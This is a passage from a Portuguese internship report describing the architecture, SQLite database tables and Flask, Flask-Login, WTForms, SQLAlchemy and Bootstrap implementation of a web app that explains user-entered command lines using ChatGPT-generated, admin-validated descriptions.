- **Usabilidade:** O sistema deve ser fácil de usar e de compreender, com uma interface clara e intuitiva que minimize os erros e maximize a produtividade dos seus utilizadores.

Capítulo 5

Arquitetura

Este capítulo apresenta a arquitetura da aplicação desenvolvida para este projeto de estágio, com destaque nos componentes principais do sistema, a sua estrutura geral e a forma como eles interagem entre si. Além disso, são abordados em detalhes aspectos relacionados com base de dados utilizada no desenvolvimento da aplicação, incluindo as tabelas e a sua estrutura.

5.1 Arquitetura do sistema

Nesta secção serão apresentados alguns diagramas que ajudarão a entender a estrutura e o funcionamento da aplicação em questão.

5.1.1 Diagrama da arquitetura do sistema




Figura 5.1: Diagrama da arquitetura do sistema

Através da Figura 5.1, podemos observar que os dados do utilizador são enviados pela internet para a aplicação web. Essa aplicação recebe os dados enviados pelo utilizador e trabalha com a base de dados para processá-los e fornecer as informações necessárias. O chatGPT desempenha um papel importante nesse processo, pois vamos utilizar essa ferramenta para enriquecer não só as informações fornecidas ao utilizador, mas como também a base de dados.

5.1.2 Diagrama de atividades

Foi criado um diagrama de atividades dividido em várias partes.

É possível visualizar na Figura 5.2 os passos que a aplicação segue quando um utilizador insere uma linha de comando para verificação.




Figura 5.2: Diagrama de atividades - Verificação da linha de comando

De seguida, é possível observar, desta vez na Figura 5.3, os passos que a aplicação realiza no processo de validação das descrições fornecidas pelo ChatGPT, sendo essa validação feita pelo administrador.




Figura 5.3: Diagrama de atividades - Validação de descrições

Nos diagramas abaixo (Figura 5.4, 5.5 e 5.6) é possível verificar os passos

que o sistema percorre para gerir comandos, parâmetros e outros administradores.




Figura 5.4: Diagrama de atividades - Gerir comandos




Figura 5.5: Diagrama de atividades - Gerir parâmetros




Figura 5.6: Diagrama de atividades - Gerir administradores

5.2 Base de Dados

A base de dados é uma componente crucial para a aplicação, uma vez que é nela que são armazenadas todas as informações necessárias para o seu correto funcionamento.

5.2.1 Diagrama Entidade - Relacionamento

De seguida, na Figura 5.7, encontra-se o diagrama Entidade-Relacionamento (ER) da base de dados utilizada na aplicação:




Figura 5.7: Diagrama Entidade-Relacionamento

O diagrama ER apresentado acima mostra a estrutura da base de dados utilizada na aplicação, incluindo as tabelas e os seus relacionamentos. O relacionamento entre a tabela *Command* e a tabela *Parameter* é de *one-to-many*, ou seja, um comando pode ter vários parâmetros associados a ele.

A tabela *User* não possui um relacionamento com as outras tabelas no diagrama ER apresentado porque ela não tem nenhuma relação direta com os comandos ou parâmetros armazenados na base de dados. A tabela *User* é

usada apenas para armazenar informações sobre os utilizadores da aplicação. É importante ressaltar que todos os utilizadores que possuem credenciais registadas na tabela *User*, ou seja, que possuem credenciais para fazer *login* na aplicação, são considerados administradores.

Apesar de armazenar o nome de comandos e parâmetros, a tabela *Validate* não possui nenhum relacionamento com as outras tabelas no diagrama ER apresentado.

Ao contrário das tabelas *Command* e *Parameter*, a tabela *Validate* não armazena informações fixas e permanentes. Em vez disso, é uma tabela auxiliar. Sendo assim, a tabela *Validate* não necessita de chaves estrangeiras (*foreign keys*) para se relacionar com as outras tabelas. Isto porque não possui um papel ativo na estruturação dos dados permanentes da aplicação, uma vez que as sugestões armazenadas nela precisam de ser validadas antes de serem incorporadas nas tabelas principais da base de dados.

5.2.2 Descrição geral da base de dados

A estrutura da base de dados é composta por quatro tabelas: *Command*, *Parameter*, *User* e *Validate*.

Tabela Command

Esta tabela armazena informações sobre os comandos. Esta possui os seguintes campos:

- **id**: um identificador único para cada comando.
- **name**: o nome do comando.
- **description**: uma breve descrição do comando.
- **alias**: um alias opcional para o comando.

Tabela Parameter

Esta tabela armazena informações sobre os parâmetros associados a um comando específico. Possui os seguintes campos:

- **id**: um identificador único para cada parâmetro.
- **name**: o nome do parâmetro.
- **description**: uma breve descrição do parâmetro.
- **is_alone**: um *boolean* para saber se o parâmetro está sozinho ou se é suposto estar junto a texto.
- **command_id**: uma referência ao comando ao qual este parâmetro está associado (*foreign key* para a tabela "Command").
- **associated_param**: nome de um parâmetro ao qual o parâmetro pode estar associado.

Tabela User

Nesta tabela são armazenadas as informações relativas aos administradores da aplicação. A tabela possui os seguintes campos:

- **id**: um identificador único para cada utilizador.
- **email**: o endereço de e-mail do utilizador, que deve ser único.
- **password**: a senha do utilizador, armazenada como uma *hash*.

Tabela Validate

Esta tabela é utilizada para armazenar as informações das descrições fornecidas pelo chatGPT para futura validação. Possui os seguintes campos:

- **id**: um identificador único para cada sugestão feita.
- **command**: o nome do comando associado à sugestão.
- **parameter**: o nome do parâmetro.
- **param_description**: uma descrição do parâmetro.

- `is_alone`: um *boolean* para saber se o parâmetro está sozinho ou se é suposto estar junto a texto.
- `associated_param`: nome de um parâmetro ao qual o parâmetro pode estar associado.

5.2.3 Tipo de base de dados utilizada

A aplicação utiliza o sistema de gestão de base de dados relacional SQLite. O SQLite foi escolhido por ser um tipo de base de dados leve e de fácil utilização, tornando-o ideal para aplicações com poucos recursos e com necessidade de um desempenho elevado. O SQLite é compatível com a linguagem SQL, o que torna ainda mais fácil a manipulação dos dados na aplicação.

Capítulo 6

Implementação

Neste capítulo é apresentado o processo de desenvolvimento e implementação da solução proposta. É descrita a construção realizada e detalhando as decisões tomadas, os recursos e tecnologias utilizados, bem como os desafios enfrentados durante o processo.

6.1 *Backend*

O *backend* é um componente da aplicação fundamental, responsável por implementar a lógica central da aplicação. Para desenvolver esta componente, foi utilizado o Visual Studio Code (VSCode). Este é um ambiente de desenvolvimento amplamente utilizado, conhecido pela sua vasta gama de recursos e ferramentas que facilitam o desenvolvimento de *software*.

A estrutura do *backend* é composta por diversos arquivos e pastas, cada um desempenhando um papel específico na aplicação. A Imagem 6.1 apresenta a estrutura da aplicação web desenvolvida utilizando o framework Flask (seção 6.1.1).




Figura 6.1: Diagrama da estrutura do *backend*

- **__init__.py:** Este arquivo é responsável pelas configurações iniciais da aplicação. Ele é o ponto de partida onde são definidas as configurações da aplicação, como criação do objeto de aplicação, a configuração da base de dados, entre outras.
- **views.py:** Este arquivo possui a definição das *views*, ou seja, a lógica associada à apresentação dos dados e à interação com o utilizador. Contém as funcionalidades de receber as pesquisas do utilizador e processar a lógica necessária para apresentar os dados solicitados.
- **auth.py:** Contém a lógica relacionada à autenticação e autorização de utilizadores na aplicação. Possui a lógica responsável pelo registo, *login*, *logout* e outras operações relacionadas à autenticação e administração.
- **models.py:** O arquivo models.py contém as definições dos modelos de dados utilizados pela aplicação. Esses modelos representam as tabelas

da base de dados para armazenamento e manipulação de dados.

- **Templates:** Esta pasta contém os arquivos de *templates* HTML utilizados para a renderização das páginas da aplicação.
- **Static:** Esta pasta armazena os arquivos estáticos da aplicação, como folhas de estilo CSS, arquivos JavaScript, imagens e outros recursos estáticos para a renderização das páginas da aplicação.
- **main.py:** Este arquivo é responsável por iniciar a aplicação Flask, utilizando o objeto de aplicação definido no arquivo `__init__.py`. Basicamente, o *main.py* é o arquivo que dá o *start* na aplicação Flask, utilizando as definições e configurações feitas no `__init__.py`.

A divisão da aplicação em diferentes arquivos e pastas melhora a organização do projeto como um todo. Essa prática permite identificar facilmente a localização das diferentes funcionalidades e ajuda a manter o código mais bem estruturado.

6.1.1 Tecnologias utilizadas

Para a implementação do *backend*, foram utilizadas várias tecnologias, sendo as seguintes as mais importantes:

Flask

A implementação desta aplicação foi realizada utilizando o Flask, um framework web leve para Python. Este framework foi escolhido por ser simples de aprender, flexível, leve e escalável, tornando-o uma excelente escolha para a construção de aplicações web de pequena/média dimensão. Segue uma arquitetura *Model-View-Template* (MVT), ou seja, utiliza modelos de renderização de *templates*.

Podemos ver a arquitetura MVT e como os componentes são organizados na Figura 6.2:




Figura 6.2: Arquitetura MVT (*in* [9])

Na arquitetura MVT, o *Model* define as estruturas de dados para elementos específicos e também lida com a interação com a base de dados. Isso inclui operações de leitura, escrita, atualização e exclusão de dados. A *View* concentra-se na lógica de apresentação e na interação com o utilizador. Ela descreve a forma como os dados são exibidos e como o utilizador pode interagir com eles. Por fim, o *Template* é responsável pela definição da aparência e formatação dos dados que serão apresentados aos utilizadores.

O Flask utiliza o conceito de rotas e controladores para lidar com os pedidos e respostas de uma aplicação web. As rotas definem os *endpoints* da aplicação, ou seja, as URLs que podem ser acessadas pelo utilizador. Cada rota está associada a um controlador, que é uma função que é executada quando uma determinada rota é acessada.

Na Figura 6.3, é apresentado um exemplo prático da implementação deste conceito na aplicação desenvolvida:

```
@auth.route('/dashboard', methods=['GET', 'POST'])
@login_required
def dashboard():
    return render_template("dashboard.html")
```

Figura 6.3: Exemplo de uma rota e um controlador

Na Figura acima, o `@auth.route('/dashboard')` define a rota que será mapeada, neste caso, a rota `/dashboard`. A função `dashboard()` é o controlador associado à rota, onde toda a lógica de processamento da requisição é implementada. Por fim, a instrução `return` define a resposta a ser retornada ao cliente.

No caso específico da figura, quando um utilizador acessa aquela determinada rota, a função `dashboard()` vai ser executada e vai retornar ao utilizador um *template* HTML.

Desta forma, ao observar a implementação do exemplo da figura acima, é possível perceber como é que a estrutura do código foi implementada.

Flask-Login

O Flask-Login foi usado na autenticação dos utilizadores, fornecendo uma estrutura robusta e segura para gerir o processo de autenticação. Facilitou a verificação das credenciais dos utilizadores, garantindo que apenas utilizadores autorizados tenham acesso aos recursos protegidos.

Para usar o Flask-Login, foi preciso configurar o módulo na aplicação. Criou-se uma instância do objeto `LoginManager` e registou-se na aplicação, como se pode verificar na Figura 6.4.

```
app = Flask(__name__)
login_manager = LoginManager()
login_manager.init_app(app)
```

Figura 6.4: Criação da instância `LoginManager`

Esta configuração permitiu ao Flask-Login gerenciar as sessões dos utilizadores, que são mecanismos para armazenar informações específicas de cada utilizador durante a sua interação com a aplicação.

Após configurar e registrar o Flask-Login na aplicação, foram definidas as rotas que requeriam autenticação e autorização para as aceder. Para garantir que apenas utilizadores autenticados pudessem aceder a essas rotas, utilizou-se o `@login_required` fornecido pelo Flask-Login.

Ao adicionar o `@login_required` numa rota, garante-se que apenas utilizadores autenticados tenham permissão para aceder a essa rota. Caso um utilizador não autenticado tente aceder a uma rota protegida, este será redirecionado para a página de início de sessão, onde poderá efetuar o processo de autenticação antes de aceder ao recurso protegido. É possível ver um exemplo dessa utilização na Figura 6.3.

Através do Flask-Login foi também implementada a lógica da autenticação dos utilizadores, como é possível ver na Imagem 6.5.

```
if check_password_hash(user.password, password):
    login_user(user, remember=True)
    return redirect(url_for('auth.dashboard'))
```

Figura 6.5: Parte do código correspondente ao processo de *login*

Neste exemplo é feita uma verificação da password fornecida pelo utilizador em relação à senha armazenada na base de dados. Se a password estiver correta, o utilizador é autenticado utilizando a função `login_user` fornecida pelo Flask-Login, e é redirecionado para a página de dashboard.

Flask-WTF

O Flask-WTF é um módulo do Flask que fornece integração com o WTForms, uma biblioteca de validação e geração de formulários em Python. O Flask-WTF simplifica o processo de criação de formulários web e o manuseio dos dados enviados pelo utilizador.

Com o Flask-WTF é possível criar formulários usando classes Python que representam os campos do formulário, como campos de texto, seleções, caixas de seleção, entre outros. Cada campo pode ser associado a validações, como validação de dados obrigatórios, formatos de entrada, entre outras.

Na Figura 6.6, é mostrado um exemplo de criação de um formulário de registo de utilizador utilizando o Flask-WTF:

```
class LoginForm(FlaskForm):
    email = StringField('Email',
                        validators=[DataRequired(), Email()])
    password = PasswordField('Password',
                             validators=[DataRequired()])
    submit_login = SubmitField('Login')
```

Figura 6.6: Exemplo de criação de um formulário com o Flask-WTF

Como pode ser visto na figura acima, o formulário possui dois campos: *email* e *password*. O campo *email* tem duas validações: `DataRequired()` para garantir que o campo não está vazio e `Email()` para garantir que o valor inserido é um endereço de email válido. O campo *password* também tem a validação `DataRequired()` para garantir que não está vazio.

Para acessar os valores que foram preenchidos nos campos de um formulário Flask-WTF, usa-se a propriedade `data` de cada campo. Essa propriedade retorna o valor inserido pelo utilizador no campo correspondente.

Na Figura 6.7, é possível ver um exemplo de como acessar os valores de um formulário Flask-WTF:

```
form = LoginForm()
if validate_on_submit():
    email = form.email.data
    password = form.password.data
```

Figura 6.7: Utilização da propriedade `data` do Flask-WTF

A propriedade data do Flask-WTF permite aceder aos valores preenchidos nos campos de um formulário. No exemplo apresentado na Figura 6.7, é utilizado um formulário de login denominado LoginForm.

Após criar uma instância do formulário com `form = LoginForm()`, é possível aceder aos valores preenchidos nos campos através da propriedade data. Na condição `if form.validate_on_submit()`, verifica-se se o formulário foi submetido e se passou na validação, incluindo verificações de segurança, como a validação do *token Cross-Site Request Forgery* (CSRF). Se essa condição for verdadeira, significa que o utilizador preencheu corretamente os campos e submeteu o formulário. Dentro do bloco condicional, são atribuidos os valores inseridos pelo utilizador nos campos de email e password às variáveis `email` e `password`, respetivamente.

SQLAlchemy

O SQLAlchemy fornece uma interface de alto nível para a base de dados. O SQLAlchemy foi escolhido por ser uma das bibliotecas mais utilizadas para trabalhar com bases de dados em Python, oferecendo grande flexibilidade e facilidade de uso.

Ao utilizar o SQLAlchemy, foi possível definir modelos de dados, representados por classes, que correspondem às tabelas da base de dados. Esses modelos incluíram informações como campos, relacionamentos entre tabelas e restrições de integridade. Na Figura 6.8, é apresentada a definição da classe *Parameter* como exemplo.

```
class Parameter(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    name = db.Column(db.Integer, nullable=False)
    description = db.Column(db.String(5000), nullable=False)
    is_alone = db.Column(db.Boolean, nullable=False, default=True)
    command_id = db.Column(db.Integer, db.ForeignKey('command.id'))
    associated_param = db.Column(db.String(200), default=None)
```

Figura 6.8: Definição da classe *Parameter*

Neste pedaço de código, a classe *Parameter* é definida como uma representação da tabela correspondente na base de dados. Ela possui uma série de atributos que representam os campos da tabela, como *id*, *name*, *description*, *is_alone*, *command_id* e *associated_param*.

Para utilizar o SQLAlchemy, além de definir os modelos de dados, é necessário criar uma instância do objeto da base de dados e registá-la no arquivo `__init__.py` da aplicação Flask (que possui as configurações iniciais, seção 6.1). No ficheiro `__init__.py`, é preciso importar o SQLAlchemy e criar uma instância do mesmo, conforme exemplificado na Figura 6.9:

```
db = SQLAlchemy()
DB_NAME = 'sqlite:///data.db'
app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = DB_NAME
db.init_app(app)
```

Figura 6.9: Criação e registo da instância base de dados

O SQLAlchemy fornece uma sintaxe chamada *Object-Relational Mapping* (ORM), que é uma forma de escrever consultas e fazer operações em bases de dados usando uma sintaxe específica. Essa sintaxe permite realizar operações de forma mais simples e eficiente, simplificando a interação entre objetos Python e as tabelas da base de dados. Na Figura 6.10, apresenta-se um exemplo de uma consulta à base de dados:

```
user = User(email=email, password=hashed_password)
db.session.add(user)
db.session.commit()
```

Figura 6.10: Exemplo de uma operação na base de dados

No exemplo fornecido da Figura acima, é criado um novo objeto de utilizador com um *email* e *password*. Em seguida, o objeto do utilizador é

adicionado à tabela *User* da base de dados e é feito um *commit* para confirmar a operação.

Foram adotadas várias medidas de segurança em todo o *backend*, no que diz respeito à validação do *input* do utilizador.

6.2 *Frontend*

O *frontend* é a parte da aplicação responsável por apresentar a interface gráfica ao utilizador. É aqui que os utilizadores interagem com a aplicação, inserindo os comandos a serem analisados e visualizando os resultados da análise.

6.2.1 Tecnologias utilizadas

Para o desenvolvimento do *frontend* da aplicação, foram utilizadas as seguintes tecnologias:

HTML

HyperText Markup Language (HTML) é uma linguagem de marcação usada para estruturar o conteúdo de uma aplicação web. O HTML é composto por uma série de elementos ou *tags*, que são usados para definir a forma como o conteúdo é exibido no navegador. Por exemplo, a *tag* `<h1>` é usada para indicar um título de nível 1, enquanto a *tag* `<div>` é usada para criar uma divisão ou secção dentro da página.

A Figura 6.11 apresenta um exemplo de código HTML:

```
<div class="menu">
    <h1>Título</h1>
</div>
```

Figura 6.11: Exemplo de código HTML

No exemplo acima, temos uma *tag* `<div>` com o atributo *class* definido como `menu`, que representa uma secção de conteúdo. Dentro dessa *div*, temos

uma *tag* <h1> que define um título principal.

CSS

O *Cascading Style Sheets* (CSS) é uma linguagem de estilo utilizada em conjunto com o HTML para controlar a aparência e o *layout* dos elementos numa página web. Enquanto o HTML é responsável pela estrutura e organização do conteúdo, o CSS é usado para definir as propriedades visuais desses elementos. A Figura 6.12 apresenta um exemplo de código CSS:

```
h1 {  
    color: blue;  
    font-size: 24px;  
}
```

Figura 6.12: Exemplo de código CSS

No exemplo acima, a regra de estilo é aplicada a todos os elementos <h1>. O texto dos elementos <h1> será exibido na cor azul e terá um tamanho de fonte de 24 *pixels*.

Bootstrap

O Bootstrap é um framework de *frontend* popular para desenvolvimento de interfaces web responsivas e *user-friendly*. Ele é construído em HTML, CSS e *JavaScript* e oferece uma coleção de componentes pré-definidos, como botões, formulários, tabelas, entre outros. Esses componentes são implementados usando classes CSS específicas do Bootstrap.

Foi escolhido este framework, devido à sua flexibilidade e facilidade de uso.

Na Figura 6.13, é apresentado um exemplo de código usando o Bootstrap:

```
<div class="main">
    <h1 class="text-center">Título</h1>
    <button class="btn btn-primary">Botão</button>
</div>
```

Figura 6.13: Exemplo de código com Bootstrap

No exemplo acima, tem-se uma `<div>` que envolve o conteúdo da página. O título principal está centralizado usando a classe `text-center` do Bootstrap. Além disso, temos um botão criado com a classe `btn` e a classe `btn-primary` do Bootstrap, que define um estilo específico para o botão.

Jinja2

O *Jinja2* é um mecanismo de *templates* utilizado em conjunto com o framework Flask (seção 6.1.1) para o desenvolvimento de aplicações web em Python. O uso do *Jinja2* permite criar aplicações web dinâmicas, onde é possível combinar dados e lógica com os *templates* HTML. Essa combinação de dados e lógica no processo de renderização dos *templates* possibilita a criação de páginas web personalizadas e adaptáveis, onde os dados podem ser exibidos de forma dinâmica. Um exemplo do uso do *Jinja2* pode ser visto na Figura 6.14:

```
<div class="main">
    {%\ block content %}
    {%\ endblock %}
</div>
```

Figura 6.14: Exemplo de código *Jinja2*

Na figura acima é possível verificar que a estrutura geral do exemplo é um elemento HTML `<div>` com a classe `main`. Dentro desse elemento, há dois blocos do *Jinja2*: `{% block content %}` e `{% endblock %}`. Esses blocos do *Jinja2* são utilizados para definir áreas de conteúdo que podem ser preenchidas ou substituídas por outros *templates* que herdam desse *template* base.

O bloco `{% block content %}` define um ponto de inserção de conteúdo, onde outros *templates* podem adicionar seu próprio conteúdo. O bloco `{% endblock %}` marca o fim desse bloco de conteúdo.

Ao criar um novo *template* que herda do *template* base, é possível substituir ou adicionar conteúdo específico dentro desse bloco `{% block content %}` sem alterar o restante código. Por exemplo, supondo que exista um *template* chamado `pagina.html` que herda do *template* base. O *template* base contém o pedaço de código referido na Figura 6.14. Através da Figura 6.15, é possível verificar como é que esse comportamento pode ser implementado no *template* `pagina.html`:

```
{\% extends 'template_base.html' \%}
{\% block content \%}
    <h1>Conteúdo da página </h1>
{\%endblock \%}
```

Figura 6.15: Exemplo de código *Jinja2*

Neste caso, o bloco `{% block content %}` no *template* `pagina.html` substituiria o bloco de conteúdo no *template* `template_base.html`, exibindo os conteúdos deste *template* específico.

6.2.2 *Layout*

O *layout* e design da aplicação foi pensado para proporcionar uma experiência de utilização agradável e intuitiva. Tudo foi desenvolvido para que o utilizador se sinta confortável e consiga facilmente utilizar todas as funcionalidades. Podemos ter uma visão geral de como é o *layout* da aplicação na Figura 6.16 abaixo:




Figura 6.16: *Layout do frontend da aplicação*

